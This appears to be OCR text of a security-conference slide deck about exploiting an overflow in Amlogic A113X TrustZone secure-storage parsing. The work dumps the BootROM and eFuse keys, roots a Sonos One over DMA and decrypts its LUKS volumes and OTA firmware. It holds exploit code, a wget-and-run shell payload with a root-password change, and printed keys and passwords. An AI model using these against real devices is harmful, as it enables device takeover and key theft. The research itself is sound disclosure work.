
Secure Storage Parser Loop



```
uint32_t key_entry_size_out;
g_keys_count = 0;
while (encrypted_size) {
    key_out = &g_keys[g_keys_count];
    if (parse_key(keyheap_ptr, key_out, &key_entry_size_out)) {
        goto ERROR_BAIL;
    }

    sha256(key_out->value_ptr, key_out->value_size, value_hash);
    key_hash = key_out->key_hash;
    if (!memcmp(key_hash, value_hash, 32)) {
        key_out->key_in_use = 1;
        ++g_keys_count;
    } else {
        key_out->key_in_use = 1;
    }

    keyheap_ptr = keyheap_ptr + key_entry_size_out;
    encrypted_size -= key_entry_size_out;
}
```

abbreviated snippet of storage parser main loop

Secure Storage Parser Loop



```
uint32_t key_entry_size_out;
g_keys_count = 0;
while (encrypted_size) {
    key_out = &g_keys[g_keys_count];
    if (parse_key(keyheap_ptr, key_out, &key_entry_size_out)) {
        goto ERROR_BAIL;
    }

    sha256(key_out->value_ptr, key_out->value_size, value_hash);
    key_hash = key_out->key_hash;
    if (!memcmp(key_hash, value_hash, 32)) {
        key_out->key_in_use = 1;
        ++g_keys_count;
    } else {
        key_out->key_in_use = 1;
    }

    keyheap_ptr = keyheap_ptr + key_entry_size_out;
    encrypted_size -= key_entry_size_out;
}
```

index `g_keys` using global g_keys_count variable.

increment global `g_keys_count`, no upper limit!


abbreviated snippet of storage parser main loop

Secure Storage Exploit

- Initially tried to use this overflow to smash `platform_ops` pointer, at the very end of .data -> no bueno.
  - Requires about ~3740 keys and destroys a lot of pointers with uncontrolled data due to unfortunate alignment.
- Study the layout of .data more carefully:


```
..
0000: uint32_t  g_keys_count;
0004: key_entry g_keys[64];
2404: uint64_t  g_key_version;
240c: uint8_t   param_sector_decrypted[0x200];
..
```

Key lookup



```
int key_find_by_name(void *key_name, unsigned int match_len)
{
  int key_index;
  key_entry *current_key;

  key_index = 0;
  while (1) {
    if (key_index > g_keys_count) {
      return 0xFFFFFFFFLL;
    }
    current_key = &g_keys[key_index];
    if ( (current_key->key_in_use & 1) != 0
      && current_key->name_len == match_len
      && !(unsigned int)memcmp(&g_keys[key_index], key_name, match_len)) {
      break;
    }
    ++key_index;
  }
  return key_index;
}
```


Key lookup



```
int key_find_by_name(void *key_name, unsigned int match_len)
{
  int key_index;
  key_entry *current_key;

  key_index = 0;
  while (1) {
    if (key_index > g_keys_count) {
      return 0xFFFFFFFFLL;
    }
    current_key = &g_keys[key_index];
    if ( (current_key->key_in_use & 1) != 0
      && current_key->name_len == match_len
      && !(unsigned int)memcmp(&g_keys[key_index], key_name, match_len)) {
      break;
    }
    ++key_index;
  }
  return key_index;
}
```


key_index should not exceed g_keys_count.

Parse Storage Revisited



```c
int parse_storage() {
    g_seed_mode = -1;
    g_key_version = -1;
    int param_parsed[2];

    if (strcmp(header.magic, "AMLSECURITY")) {
        goto ERROR_BAIL;
    }

    g_seed_mode = header.seed_mode;
    g_key_version = header.key_version;

    decrypt(param_sector_encrypted, param_sector_decrypted, 0x200);

    if (!parse_param_sector(param_sector_decrypted, param_parsed)) {
        reset_key_heap();
        memset(g_keys, 0, sizeof(key_entry) * 64);
        return 0;
    }

    g_keys_count = 0;

    decrypt(storage_body_enc, storage_body_dec, storage_body_size);

    while(encrypted_size) {
        // .. key parsing logic
    }
}
```

Parse Storage Revisited



```
int parse_storage() {
    g_seed_mode = -1;
    g_key_version = -1;
    int param_parsed[2];

    if (strcmp(header.magic, "AMLSECURITY")) {
        goto ERROR_BAIL;
    }

    g_seed_mode = header.seed_mode;
    g_key_version = header.key_version;

    decrypt(param_sector_encrypted, param_sector_decrypted, 0x200);

    if (!parse_param_sector(param_sector_decrypted, param_parsed)) {
        reset_key_heap();
        memset(g_keys, 0, sizeof(key_entry) * 64);
        return 0;
    }

    g_keys_count = 0;

    decrypt(storage_body_enc, storage_body_dec, storage_body_size);

    while(encrypted_size) {
        // .. key parsing logic
    }
}
```

all (64) keys get zeroed if parsing the param sector fails

after (successfully) parsing the param sector, g_keys_count gets reset to zero.

Forging key_entry objects

- If we invoke **SIP_CMD_STORAGE_PARSE** a second time we can control what ends up in **param_sector_decrypt** buffer
- Effectively, this lets us forge arbitrary key_entry objects.
- To prevent **g_keys_count** from being reset to zero (rendering our forged **key_entry** objects unreachable) we make the param parser fail.
  - this can be done by simply not having the right root TLV type at the start of the param block.

Forging key_entry objects

Offset	Field	Value
0x00	name	“HAXX”
0x50	name_len	4
0x54	buffer_status	0
0x58	key_type	0
0x5c	value_size	8
0x60	value_ptr	ANY_POINTER
0x68	hash	0x00 * 32
0x88	key_in_use	1
0x8c	unknown	0

Powerful primitives

- **SIP_CMD_STORAGE_READ** for key '**HAXX**' -> **read64**
- **SIP_CMD_STORAGE_WRITE** for key '**HAXX**' -> **write64**

- We can now hijack the **platform_ops** pointer using our write64 primitive to redirect control flow for the SiP SMC dispatcher!

Dumping the OTP/eFUSE data

- The SiP SMC dispatcher for SMC ID `0x820000ff` will pass the original SMC arguments (X1, X2, X3, ..) as-is to relevant function from the platform_ops table (in X0, X1, X2..)
- So by making a copy of the platform_ops table and only hijacking the entry for SMC ID `0x820000ff` we can introduce a **call3 primitive**.
- call3(aml_scpi_efuse_read, SOME_DRAM_ADDR, 0, 0x100)

Dumping the BootROM - Pagetables

- Leaked/borrowed A113X datasheet tells us BootROM physical address is `0xffff0000`.
- BL32 seems to be using a minimal MMU setup with identity mapped pages (PA = VA)
- Reading `0xffff0000` using read64 primitive doesn't work.
- Let's learn about **Aarch64 memory model**, but not too much.
    - Explained in a bit more detail in upcoming blogpost!


Dumping the BootROM - Pagetables

- EL3 Level 1 page table address is configured by writing to the special register `TTBR0_EL3`.
- Other important aspects of translation are configured through `TCR_EL3`.
- Decoding the `TCR_EL3` value BL32 writes reveals we have a 32bit space address with a 4KiB page granule.
- This means level1 page table only covers bits 30 and 31 (4 entries).

Dumping the BootROM - Pagetables


- We want to map `0xFFFF0000` → `0xFFFFFFFF` so we follow `TTBR0_EL3`[3] (it spans `0xc0000000-0xffffffff`) to find level2 table address.
- Level 2 table is indexed with bits 21:29 (9 bits) of the virtual address. We calculate the index we are interested is in is 0x1ff. (entry `0x1ff` covers `0xFFE00000-0xFFFFFFFF`)
- We now reach the level 3 table, no more table indirection is allowed here.

Patching the EL3 pagetables



```
uint64_t l2_addr = read64(ttbr0_el3 + 0x18);
l2_addr &= ~3;

printf("[+] L2 table for c0000000-ffffffff @ %016lx\n", l2_addr);

uint64_t l3_addr = read64(l2_addr + (0x1ff * 8));
l3_addr &= ~3;

printf("[+] L3 table for ffe00000-ffffffff @ %016lx\n", l3_addr);

uint64_t tbl_start = 0xffe00000;
uint64_t map_start = 0xffff0000;
uint64_t map_end = map_start + (1024 * 64);

printf("[+] patching pagetable to facilitate bootrom dumping..\n");
for(uint64_t addr = map_start; addr < map_end; addr += 0x1000) {
    uint32_t index = (addr - tbl_start) / 0x1000;
    uint64_t entry = (addr & 0xfffff000) | (UPAT << 52) | (LPAT << 2) | 3;
    write64(l3_addr + (index * 8), entry);
}
```

A113X BootROM Get!



blasty
@bl4sty

7d1f63f6ddec05f538243aaa532c0503517de8ce9d2033d2b36b6c796
95be626


8:51 AM · Nov 18, 2022

```
$ sha256sum < a113x_bootrom.bin
7d1f63f6ddec05f538243aaa532c0503517de8ce9d2033d2b36b6c79695be626 -
```

Porting the exploit to Sonos One: DMA

- We can use specialized PCI express hardware to gain R/W access to DRAM using DMA.
- Not new, documented by **Synacktiv** and others.
- PCILeech by **@UlfFrisk** and overpriced hadrware makes this easy

USB3380 evaluation board
PCIe gen2 1x to USB 3.0 →



Rooting Linux, p0ly DMA style

- Patch `**poweroff_cmd**` string with arbitrary userland command
- Patch `**vfs_read**` to replace a call to `**rw_verify_area**` with a call to `**orderly_poweroff**`
- The next invocation to `**vfs_read**` (frequent) will execute the command in `**poweroff_cmd**`
- Use this to busybox wget && busybox sh a shellscript
  - start telnetd
  - make /etc r/w and update root password in /etc/passwd

Porting the exploit to Sonos One: LKM

- On Lenovo we ran the EL31 exploit from U-boot as a standalone payload.
- On Sonos we'll run it as a Linux userland program: we will introduce a simple Kernel Module that allows us to execute arbitrary SMC's and write to the various shared memory buffers via debugfs

Porting the exploit to Sonos One: BL31

- One other problem is we don’t have the **BL31** .text/.data for Sonos to look at (yet).
- Luckily, the .data layout for the keys[] array and the params scratch buffer is identical.
  - Our **read64** primitive setup works with zero modifications!
  - We use **read64** to dump out the **BL31** .text/.data and adjust offsets accordingly.

EL31 Exploit Demo

OTP Layout

```
0000: 0000 0000 0301 f6e3 441c cfb7 7bb2 f1f5 ; 04-0f = CPU_ID
0010: 2309 0000 6676 bc00 1000 190d 84be 797b

0020: 9601 4ed3 460b 0a13 6dc0 d9fa fb05 c92e ; SBOOT_KPUB_SHA256
0030: 6cc0 5edf 9c7c 83be 1620 c270 62c9 39c3

0040: 9609 2f09 ad8f 9420 5ec3 e7b1 5504 ae5c ; SBOOT_AES256_KEY
0050: c1cd 7453 0d09 570f b86b 26c1 aee4 5b01

0060: a570 6ab7 06c3 64f5 a570 6ab7 06c3 64f5 ; JTAG_PASSWD_SHA_SALT
0070: 3f18 9083 97ee ce24 3f18 9083 97ee ce24 ;

0080: 9a44 f16d 6cb2 8a07 9a44 f16d 6cb2 8a07 ; SCAN_PASSWD_SHA_SALT
0090: 45b6 0cc7 8451 6023 45b6 0cc7 8451 6023

00a0: 0000 0000 0000 0000 0000 0000 0000 0000
00b0: 0000 0e03 0021 4701 0000 0000 0000 0000 ; FEATURE BITS
00c0: 0000 0000 0000 0000 0000 0000 0000 0000
00d0: 17aa 4a85 fe72 96bd 17aa 4a85 fe72 96bd ; AES GCM HWKEY
00e0: 21bd 78fb 0aa8 f069 21bd 78fb 0aa8 f069 ; ???

00f0: a7ae f5b0 abd1 107a 0000 0000 0000 0000 ; GP_REE
```


Offline LUKS volume decryption

- The Sonos flash image stores some device specific provisioning data in a blob called the ‘MDP’ -> Manufacturing Data Pages
- There is MDP1, MDP2 and MDP3. All have their own structure.
- The structure of the MDP data can be decoded by following the GPL code released by Sonos (thanks **@alexjplaskett**)
- We can find the encrypted root FS and JFFS decryption keys in MDP3. (offset `0x680` and `0x580`)

Decrypting the decryption keys

- The encrypted root FS and JFFS decryption keys are fed through the `**sonos_blob_encdec**` kernel interface to retrieve the decryption keys.
- **sonos_blob_encdec**:
  - invokes a crypto routine that is implemented inside of **BL32** (EL3)
  - does a **AES-256-GCM** decryption of the blob
  - the AES-256 key is **SHA256(AES GCM HWKEY from OTP)**
  - the AES GCM IV is constructed by taking the trailing 12 bytes of the blob and xor'ing it with "`rootfs\x00\x00`" or "`ubifs\x00\x00\x00`" (rolling key)

LUKS Key Deobfuscation



```
def sonos_luks_key(self, key_in):
    if len(key_in) != 0x20:
        self.err("bad input key length")

    if key_in[0:16] != b"\x00" * 16 and key_in[0:16] != b"\xff" * 16:
        self.err("sentinel value not found")

    key_mdp = None
    if key_in[0] == 0:
        key_mdp = self.jffs_key
    else:
        key_mdp = self.rootfs_key

    a = b"sonos luks" + key_in
    h = hmac.new(key_mdp, a, hashlib.sha256)
    return hmac.new(key_mdp, h.digest() + a, hashlib.sha256).digest()
```

sentinel prefix selects whether we are dealing with the root FS key or the JFFS key

obtained from decrypting MDP3 data

galaxy brain crypto

Mounting LUKS images using expanded AES key

- The key we obtained is the final expanded AES key, I haven’t found an easy way to feed this into `cryptsetup luksOpen` .. maybe a case of RTFM failure?
- LUKS Images are 2MiB aligned. This means the actual encrypted data starts at `0x200000` (after the LUKS header and LUKS key slot data)
- We can create a loopback device for our encrypted disk image, offsetting the LUKS header.
- Next, we use our OTP dump + MDP data and knowledge of the key decryption and obfuscation to obtain the actual AES key.
- Finally, we just invoke `dmsetup create` with the correct device specification and AES key.

from plaintext init script

```
$ pw="oht8Quo1maiX8jahIceeli6izuSahgh0pilooZ7uaid7Rooxeeh0Li8eeXiec8ir"
$ echo -n $pw | sudo cryptsetup luksOpen --readonly --key-file - ./luks_0x1800000.bin sonos-root
$ sudo dmsetup table --showkeys | grep sonos-root
sonos-root: 0 7417856 crypt aes-xts-plain64 ffffffffffffffffffffffffffffffff11957298127903752336b4c2263c0f4c 0 7:30 4096
$ OBFUSCATED_KEY=ffffffffffffffffffffffffffffffff11957298127903752336b4c2263c0f4c
$ python3 sonostool.py -m mdp3.bin -o sonos_efuse.bin luks_key $OBFUSCATED_KEY
LUKS AES KEY: 5d647aa69669479ebff08fa64fb47355c1414b40c7f26ef316063044a18373b3 (rootfs)
$ LUKS_AES_KEY=5d647aa69669479ebff08fa64fb47355c1414b40c7f26ef316063044a18373b3
$ SKIP=$[1024*1024*2]
$ sudo losetup -o $SKIP -f $(pwd)/luks_0x1800000.bin
$ sudo losetup -l | grep luks_0x1800000.bin
/dev/loop15         0 2097152         0  0 /home/user/sonos_nand/luks_0x1800000.bin           0     512

$ wc -c /home/user/sonos_nand/luks_0x1800000.bin
3800039424 /home/user/sonos_nand/luks_0x1800000.bin

$ NUM_SECTORS=$[(3800039424 - $SKIP)/512]
$ echo "0 $NUM_SECTORS crypt aes-xts-plain64 $LUKS_AES_KEY 0 /dev/loop15 0" | sudo dmsetup create sonos-plain

$ sudo xxd /dev/mapper/sonos-plain | head -n8
00000000: 6873 7173 3902 0000 15a8 a661 0000 0200  hsqs9......a....
00000010: 3900 0000 0500 1100 c004 0100 0400 0000  9...............
00000020: 4513 3c1d 0000 0000 89c9 6302 0000 0000  E.<.......c.....
00000030: 81c9 6302 0000 0000 ffff ffff ffff ffff  ..c.............
00000040: df7b 6302 0000 0000 2d9f 6302 0000 0000  .{c.....-.c.....
00000050: 62c0 6302 0000 0000 73c9 6302 0000 0000  b.c.....s.c.....
00000060: 0880 0100 0000 0100 0000 847f 454c 4602  .............ELF.
00000070: 0101 0001 0040 0200 b700 0e00 31b0 be40  .....@......1..@
```

real nerds will recognize this is squashfs magic

SONOS OTA: HTTP

- HTTP GET https://update.sonos.com/firmware/latest/default-1-1.ups and a very big querystring
- The querystring contains a lot of (sensitive) values like the serial number and various ID's belonging to your Sonos device..
  - turns out they are not actually checked (for now?), serial 111111111 works fine etc. :)
- response is a custom binary manifest with a TLV-like structure
- one of the manifest entries is a URI base for the actual firmware blob
  - simply append the correct (sub)model numbers and you can fetch it

SONOS OTA: Crypto

- We decrypt the RSA private(!) ‘model key’ from our MDP3 data using the `sonos_blob_encdec` methodology.
- The OTA firmware blob (again) is a TLV-like structure. We skip sub-blobs we don’t care about (metadata, signatures)
- Every blob with firmware data has an RSA encrypted AES-128 key somewhere near the start we can decrypt using the decrypted RSA private key
- The encrypted body of the firmware data chunks is decrypted using **AES-128-CBC** using this key and an IV of all zeroes.

```
$ python3 sonostool.py -m mdp3.bin -o sonos_efuse.bin download fw
> downloading metadata
> downloading http://update-firmware.sonos.com/firmware/Prod/57.15-39070-v11.8-vghahcgk-GA-1/57.15-39070-1-26.upd
leech [**************************************************] 0x0260f9a4/0x0260f9a4
done!

$ python3 sonostool.py -m mdp3.bin -o sonos_efuse.bin decrypt_update fw/57.15-39070-1-26.upd ./fw_decrypted
entry #07 is encrypted fw blob! key: a26f2f7b46992b13b574f15d65ff692c
entry #08 is encrypted fw blob! key: f2d863e3cac5e3815e2dd1cfdef7fede
entry #09 is encrypted fw blob! key: 3d00db2ca53ae42f27126d162a834fba
entry #10 is encrypted fw blob! key: 35a496999a149adefd12e02bb88df6b9
done

$ file fw_decrypted/*
fw_decrypted/07.bin: POSIX shell script text executable, ASCII text
fw_decrypted/08.bin: data
fw_decrypted/09.bin: Squashfs filesystem, little endian, version 4.0, zlib compressed, 30799729 bytes, ...
fw_decrypted/10.bin: data

$ tail -c +$[0x16d] fw_decrypted/08.bin|xxd | head -n8
00000000: d00d feed 0076 7888 0000 0038 0076 753c  .....vx....8.vu<
00000010: 0000 0028 0000 0011 0000 0010 0000 0000  ...(............
00000020: 0000 006c 0076 7504 0000 0000 0000 0000  ...l.vu.........
00000030: 0000 0000 0000 0000 0000 0001 0000 0000  ................
00000040: 0000 0003 0000 0004 0000 005c 6407 af0e  ...........\d...
00000050: 0000 0003 0000 0029 0000 0000 552d 426f  .......)....U-Bo
00000060: 6f74 2046 4954 2049 6d61 6765 2066 6f72  ot FIT Image for
00000070: 2053 6f6e 6f73 2041 3131 3320 706c 6174   Sonos A113 plat
```

Take aways / Future work

- If you want to make a living out of selling bugs/exploits: shaving unnecessary yaks is not always worth it..
  - .. but if you have the energy/motivation: future proofing is always nice! (prestige is a great motivation btw)
- Audit A113x bootrom and Sonos BL2 / U-boot for potential entry points
- Add support to sonostool for other sonos products

